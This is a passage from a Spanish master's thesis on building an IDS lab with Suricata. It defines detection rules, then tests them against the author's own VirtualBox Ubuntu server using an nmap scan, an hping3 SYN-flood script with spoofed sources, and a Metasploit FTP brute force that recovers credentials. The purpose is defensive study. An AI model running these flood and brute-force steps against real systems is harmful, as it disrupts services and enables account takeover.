


Ilustración 27: Máquinas virtuales.

De los softwares mencionados anteriormente he optado por utilizar Virtualbox, ya que es compatible con la arquitectura, x64, de mi ordenador anfitrión, con el sistema operativo, Windows 10, y soporta los dos sistemas operativos que utilizaré para las máquinas virtuales; Kali Linux y Ubuntu 20.04. Este software podremos descargarlo de manera gratuita en su página oficial [19]

Ilustración X: Detalle del sistema anfitrión

Sistema

Procesador:	Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz 2.80 GHz
Memoria instalada (RAM):	16,0 GB (15,9 GB utilizable)
Tipo de sistema:	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil:	La entrada táctil o manuscrita no está disponible para esta pantalla

Ilustración 28: Detalle del sistema anfitrión

Para continuar, vamos a descargar los dos sistemas operativos mencionados anteriormente. Uno de ellos simulará ser el servidor web de una entidad bancaria, el cual albergará un sitio web público a los clientes y por otra parte un host que simulará ser el atacante, que quiere tener acceso al servidor para robar información.

Para el primer caso, usaré un sistema operativo Ubuntu 20.04, el cual he descargado de su sitio oficial [20]. Ubuntu es una distribución de Linux basada en Debian de software libre y código abierto. Puede correr como computador de escritorio o como servidor. Su versión más reciente es la 20.04 que fue lanzada el 23 de abril

de 2020. La elección de este sistema operativo se debe entre otras cosas a que es un software libre y fue lanzado el 20 de octubre de 2004, lo que quiere decir que es lo bastante maduro para tener una amplia documentación. Otra de las razones es su facilidad de uso, gracias a su intuitiva interfaz gráfica.

Ilustración 29: Logotipo del sistema operativo Ubuntu.

Fuente: https://www.muylinux.com/2020/05/07/antes-de-instalar-ubuntu/

Para el equipo del atacante he seleccionado Kali Linux (2019.4), el cual puede ser descargado gratuitamente de su sitio oficial [21]. Es una distribución Linux basada en Debian diseñado principalmente para la auditoría y seguridad informática en general. Fue lanzado el 13 de marzo de 2013 por la empresa Offensive Security Ltd. Trae preinstalados más de 600 programas, como Nmap (para escaneos de puertos) o Wireshark (sniffer) destinados a pruebas de penetración y hacking ético. Por estas razones, es el sistema operativo idóneo para la simulación.

Ilustración 30: Escritorio sistema operativo Kali Linux

5.2. Configuración del entorno

Para comenzar, haremos un análisis entre los principales IDS/IPS que existen en el mercado:

5.2.1. IDS/IPS

5.2.1.1. Snort

Es un sistema de prevención de intrusiones (IPS) de código abierto. Fue creado por Martin Roesch en 1998. Su principal ventaja es la capacidad para realizar análisis de tráfico en tiempo real y el registro de paquetes en redes. Es bastante utilizado para detectar gusanos, exploits, exploración de puertos y otras muchas amenazas maliciosas. [22]

Ilustración 31: Snort

Fuente: https://www.welivesecurity.com/la-es/2014/01/13/primeros-pasos-implementacion-ids-snort/

5.2.1.2. Security Onion

Está distribuido por Linux. Su objetivo es el monitoreo de seguridad de red y administración de registros. Proporciona alta visibilidad y contexto al tráfico de la red, alertas y actividades sospechosas. Sin embargo, se necesita una gestión adecuada por parte del administrador para actualizar periódicamente las reglas de detección basadas en IDS. Sus tres funciones principales son la captura completa de paquetes, IDS basados en host y herramientas de análisis. [23]

Ilustración 32: Funcionalidad Security Onion

Fuente: http://www.idz.vn/2016/09/how-to-setup-security-onion-on-home.html

5.2.1.3. Suricata

Suricata es un motor de amenazas de red maduro, rápido, gratuito y de código abierto. Es capaz de detectar y prever intrusiones en tiempo real. Inspecciona el tráfico de la red utilizando un lenguaje de firmas y reglas. Con formato de entradas y salidas

estándar como YAML y Json, hacen que la integración con herramientas como SIEM, Splunk o Elastic se vuelvan fáciles.[24]

Ilustración 33: Suricata

Fuente: https://ubunlog.com/suricata-4-0-supervisa-el-trafico-de-la-red/

5.2.1.4. AIDE

Fue desarrollado por Rami Lehti y Pablo Virolainen. Es considerado como una de las herramientas más poderosas para monitorear cambios en sistemas UNIX o Linux. AIDE crea una base de datos a través de reglas de expresión regular que encuentra en los archivos de configuración. Al inicializar la base de datos, se verifica la integridad de los archivos.[25]




Ilustración 34: Aide

Fuente: https://linuxaarif.blogspot.com/2013/04/aide-installation-and-configuration.html

5.2.1.5. OSSEC

Es un software de código abierto y gratuito. Ofrece detección integral de intrusiones basada en host en múltiples plataformas como: Windows, Mac, Linux, etc. Detecta y alerta sobre la modificación no autorizada de archivos del sistema al igual que de comportamiento malicioso que no cumplan las normas. [26]

Ilustración 35: OSSEC

Fuente: https://www.ossec.net/

Después de este análisis he decidido utilizar Suricata. Esto se debe a diferentes razones:

- Es un software libre, fácil de utilizar y con una amplia documentación sobre sus firmas. Detecta intrusiones en tiempo real, lo que me servirá para monitorizar un intento de ataque hacia el servidor.
- Posee formatos de entrada y de salida como JSON, lo que facilita la integración con Elastic.
- Filebeat posee un módulo para la lectura de monitorización e integración en Elastic.

5.2.2. Firmas/Reglas en Suricata

Las firmas en Suricata funcionan como el core del IDS. Son un conjunto de reglas, definidas en un fichero de configuración, gracias a las cuales se puede actuar de diferentes formas ante una detección. En una firma, se define el evento que se va a detectar y la forma de actuar cuando esto ocurra. Consta de la siguiente estructura:

- La acción: determina lo que sucede cuando la firma coincide.
- El encabezado: define el protocolo, la dirección IP, puertos y dirección de la regla.
- Las opciones de la regla: define los detalles de la regla, como por ejemplo el mensaje de una alerta.

Este es un ejemplo de firma:

- **alert icmp $ EXTERNAL_NET any -> $ HOME_NET any (msg: "GPL SCAN Broadscan Smurf Scanner"; classtype: intent-recon; sid: 2100478; rev: 4 ;)**

La primera palabra determina la acción que tomará Suricata cuando se detecte el evento. Existen estas opciones:

- **Alert**: genera una alerta
- **Pass**: detener la inspección adicional del paquete.
- **Drop**: eliminar el paquete y generar una alerta.
- **Reject**: envía un RST/ICMP de error al emisor del paquete.

Dentro del encabezado puedes elegir entre estos diferentes keywords:

- IP
- TCP
- UDP
- ICMP
- FTP
- SSH
- HTTP/HTTPS
- etc

Podemos encontrar toda la documentación respecto a las firmas en la web de Suricata [27].

Sabiendo esto, he definido 4 reglas:

La primera regla, detecta el envío de un paquete de tipo ICMP, tanto producido del exterior al interior como viceversa. Cuando el evento es detectado se envía una

alerta clasificando el evento como “icmp-event”, con mensaje “ICMP test detected”, de tipo echo, con identificador “10000001”.

- **alert icmp any any -> any any (msg:"ICMP test detected"; itype:8; sid:10000001; rev:001; classtype:icmp-event;)**

La segunda regla, detecta eventos del exterior hacia nuestro servidor usando el protocolo TCP. Si se detecta este evento 30 veces durante un tiempo de 60 segundos, podemos afirmar que es un escaneo de puerto, por lo tanto, enviamos una alerta clasificando el evento como “web-application-attack”, con mensaje “TCP Port Scanning” e identificador: “10000002”.

- **alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"TCP Port Scanning";GID:1;sid:10000002;rev:001;classtype:web-application-attack; detection_filter:track by_src, count 30, seconds 60;)**

La tercera regla, detecta eventos del exterior hacia nuestro servidor y más concretamente al puerto 80 (HTTP) usando el protocolo TCP. Si se detecta este evento unas 5000 veces durante un tiempo de 5 segundos, podemos afirmar que es un ataque de DOS (denegación de servicio), por lo tanto, enviamos una alerta clasificando el evento como “attempted-dos”, con mensaje “Attack to webserver, Potential DOS” e identificador: “10000003”.

- **alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Attack to webserver, Potential DOS"; flow:to_server; flags: S,12; threshold: type both, track by_dst, count 5000, seconds 5; classtype:attempted-dos; sid:10000003;rev:001)**

La última regla, detecta eventos desde nuestro servidor y el puerto 21 (usado para FTP) hacia el exterior usando el protocolo TCP. Esto es así, ya que cuando hacen una petición externa, para conectarse vía FTP con usuario y contraseña, el servidor de origen devuelve un paquete indicando si las credenciales son correctas o no. En caso de no serlo el paquete devuelto contiene un error 503. Si se detecta este evento unas 3 veces durante un tiempo de 20 segundos, podemos afirmar que es un ataque de fuerza bruta para averiguar las credenciales, por lo tanto, enviamos una alerta

clasificando el evento como “misc-activity”, con mensaje “FTP Brute Force Attempt” e identificador: “10000004”.

- **alert tcp $HOME_NET 21 -> any any (msg:"FTP Brute Force Attempt";flow:from_server,established; content:"530 "; nocase; offset:0; depth:4; detection_filter:track by_src, count 3, seconds 20; sid:1000004; rev:6; classtype:misc-activity;)**

La ruta del fichero de configuración para definir las reglas está en la ruta: “/var/lib/suricata/rules”. En este caso yo he definido un nuevo fichero llamado “my.rules”, el cual debo indicar en el “.yaml” de Suricata.




Ilustración 36: Configuración rules Suricata

5.2.3. Servidor FTP

Es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP basado en la arquitectura cliente-servidor. Desde un equipo cliente se puede conectar a un servidor para descargar archivos desde él o para enviarle archivos. Vamos a proceder a instalar un servidor FTP dentro del servidor de Ubuntu como complemento para el caso práctico.

Para comprobar que el servidor ftp está levantado, vamos a intentar conectar desde la máquina anfitriona.




Ilustración 37: Conexión FTP

Podemos ver que efectivamente el servicio está en funcionamiento, y que necesitamos las credenciales de acceso para conectar, en este caso, son tanto el usuario como el password para que hay habilitados en el servidor de Ubuntu.

5.2.4. Servidor Web

Es un programa informático que procesa una aplicación del lado del servidor, realizando conexiones bidireccionales o unidireccionales y síncronas o asíncronas con el cliente y generando o cediendo una respuesta en cualquier lenguaje o aplicación del lado del cliente. El código recibido por el cliente es renderizado por un navegador web. Para la transmisión de todos estos datos suele utilizarse algún protocolo. Generalmente se usa el protocolo HTTP para estas comunicaciones, perteneciente a la capa de aplicación del modelo OSI.

Existen diferentes programas que podemos utilizar para instalar un servidor web. Estos son algunos de los más conocidos:

- Apache
- Nginx
- Microsoft IIS
- NodeJS

Vamos a proceder a instalar un servidor web dentro del servidor de Ubuntu como complemento para el caso práctico. Le añadiremos una página estática HTML.




Ilustración 38: Web HTML estática

Cabe destacar que no es una buena práctica dejar el servidor web funcionando en el puerto 80. Esto se debe entre otras cosas a que la información viaja desde el cliente al servidor en texto plano, por lo que podría ser fácil para un atacante capturar algún paquete de red que contenga las credenciales de acceso a la web u otro tipo de información relevante. Por lo tanto, para estos casos siempre debe utilizarse el puerto 443 que usa el protocolo de red HTTPS con el cual la información viaja cifrada entre el cliente y el servidor. Para este caso y ya que es una web de ejemplo y estática, se va a quedar funcionando con HTTP.

5.2.5. Kali Linux

En este apartado se verán las diferentes herramientas utilizadas para que el IDS sea capaz de detectar los eventos que hemos declarado.

5.2.5.1. Ping

Es un programa utilizado para el diagnóstico en redes de computadores, el cual comprueba el estado de la comunicación entre una máquina anfitriona con uno o más equipos remotos. Se basa en el envío de paquetes ICMP de solicitud (ICMP Echo Request) y de respuesta (ICMP Echo Reply).

Si lanzamos el programa ping sobre el servidor con Ubuntu, vemos que obtenemos respuesta, por lo tanto, es accesible y, es más, si accedemos al fichero "fast.log" de Suricata podremos visualizar la alerta del evento:




Ilustración 39: Ping contra servidor Ubuntu




Ilustración 40: Alerta de Suricata a paquete ICMP

5.2.5.2. Nmap

Es un programa de código abierto que sirve para efectuar rastreo de puertos. Se usa para evaluar la seguridad en sistemas informáticos, así como para descubrir servicios o servidores en una red informática. Para ello Nmap envía unos paquetes definidos a otros equipos y analiza sus respuestas.

Si lanzamos este programa contra el servidor de Ubuntu este es el resultado:

```
root@kali:~# nmap 192.168.0.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 08:11 EST
Nmap scan report for 192.168.0.15
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:42:1E:6D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

Ilustración 41: Escaneo de puertos a servidor de Ubuntu

Podemos ver que ha reflejado que tenemos un servidor ftp y otro web (HTTP). Por otra parte, Suricata ha sido capaz de capturar el evento y lanzar una alerta:

```
11/15/2020-12:43:25.363412  [**] [1:10000002:1] TCP Port Scanning [**] [Classification: Web Application
 Attack] [Priority: 1] {TCP} 192.168.0.203:35283 -> 192.168.0.15:37
```

Ilustración 42: Detección de escaneo de puerto Suricata

5.2.5.3. hping3

Hping3 es una aplicación de terminal para Linux que nos va a permitir analizar y ensamblar fácilmente paquetes TCP/IP. A diferencia de un Ping convencional que se utiliza para enviar paquetes ICMP, esta aplicación permite el envío de paquetes TCP, UDP y RAW-IP.

Junto al análisis de los paquetes, esta aplicación puede ser utilizada también con otros fines de seguridad, por ejemplo, para probar la eficacia de un firewall a través de diferentes protocolos, la detección de paquetes sospechosos o modificados, e incluso la protección frente a ataques DoS de un sistema o de un Firewall.

Aprovechando la utilidad de esta herramienta, la utilizaremos para realizar un ataque DOS contra el servidor web, de manera que dejaremos el sitio web inaccesible mientras se realiza dicho ataque. Para la ejecución, he creado un script en Python con el siguiente contenido:

```
import os

target_ip = "192.168.0.15"
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source "+target_ip)
```

Ilustración 43: Ataque Dos I

Por una parte, declaramos la dirección IP objetivo, que en este caso será el servidor de Ubuntu. Y como parámetros al comando hping3:

- **-c 10000**: número de paquetes.
- **-d 120**: tamaño del paquete (data size).
- **-S**: envío de paquetes bajo el protocolo TCP.
- **-w 64**: es el tamaño de la ventana TCP.
- **-p 80:** puerto destino.
- **--flood**: envía paquetes tan rápido como sea posible y no muestra réplicas.
- **--rand-source:** Aleatoria dirección de origen del paquete.

Si lanzamos el script, vemos como el servicio queda inaccesible:

```
root@kali:~/Desktop# python dos_attack.py
HPING 192.168.0.15 (eth0 192.168.0.15): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
```

Ilustración 44: Ataque Dos II

Ilustración 44: Web no accesible después de ataque Dos

Y como Suricata ha capturado el evento:




Ilustración 45: Alerta de Suricata al ataque Dos

5.2.5.4. Metasploit

Es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en test de penetración "Pentesting" y el desarrollo de firmas para IDS. Dentro de este proyecto podemos encontrar "Metasploit Framework", desarrollado con la finalidad de desarrollar y ejecutar exploit contra máquinas remotas. Dentro de este último podemos encontrar un exploit que se utiliza para realizar ataques de fuerza bruta a servidores ftp. Para ello comenzaremos definiendo dos ficheros, uno con las posibles combinaciones de usuarios y otro con los posibles password tal que así:




Ilustración 46: Diccionario de usuarios




Ilustración 47: Alerta de password

El exploit se encargará de probar todas las combinaciones posibles de estos dos ficheros. Para ejecutarlo en primer lugar abrimos "Metasploit Framework" con la orden "msfconsole":




Ilustración 48: Framework metasploit

Una vez dentro del framework podemos buscar todos los exploit que existen contra servidores ftp, con el comando “search ftp”. El resultado es más de 150 exploit, con la fecha de descubrimiento, el ranking de vulnerabilidad que tiene y una descripción del funcionamiento de este. Estos son algunos ejemplos:




Ilustración 49: Configuración metasploit I

Para este caso vamos a utilizar “auxiliary/scanner/ftp/ftp_login”, el cual se utiliza para escaneos de autenticación en ftp. Para ejecutar este exploit primero debemos indicar que queremos utilizarlo con “**use auxiliary/scanner/ftp/ftp_login**”. Si usamos “show options” podemos ver los parámetros que debemos definir antes de usar este exploit. Estos son parámetros que voy a utilizar:

- **set RHOST 192.168.0.15**: Indica la dirección IP del objetivo.
- **set USER_FILE /path/users.txt**: Indica la ruta del fichero con las combinaciones de usuario.
- **set PASS_FILE /path/pass.txt**: Indica la ruta del fichero con las combinaciones de password.

```
msf5 > use auxiliary/scanner/ftp/ftp_login
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Ilustración 50: Configuración metasploit II

Una vez definidos los parámetros, lanzaremos el exploit con la orden “**exploit**” y podemos ver el resultado:

```
msf5 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.0.15:21       - 192.168.0.15:21 - Starting FTP login sweep
[!] 192.168.0.15:21       - No active DB -- Credential data will not be saved!
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: admin:toor (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: admin:qwert (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: admin:tfm.2020 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: root:qwert (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: root:tfm.2020 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos:toor (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos:admin (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos:1234 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos:qwert (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos:tfm.2020 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos-moreno:toor (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos-moreno:admin (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos-moreno:1234 (Incorrect: )
[-] 192.168.0.15:21       - 192.168.0.15:21 - LOGIN FAILED: marcos-moreno:qwert (Incorrect: )
[+] 192.168.0.15:21       - 192.168.0.15:21 - Login Successful: marcos-moreno:tfm.2020
```

Ilustración 51: Configuración metasploit III

Vemos que después de diferentes intentos con varias combinaciones hemos podido acceder con:

- **user**: marcos-moreno
- **password**: tfm.2020

Podemos comprobarlo lanzando una orden “ftp” contra el servidor objetivo y probando las credenciales:

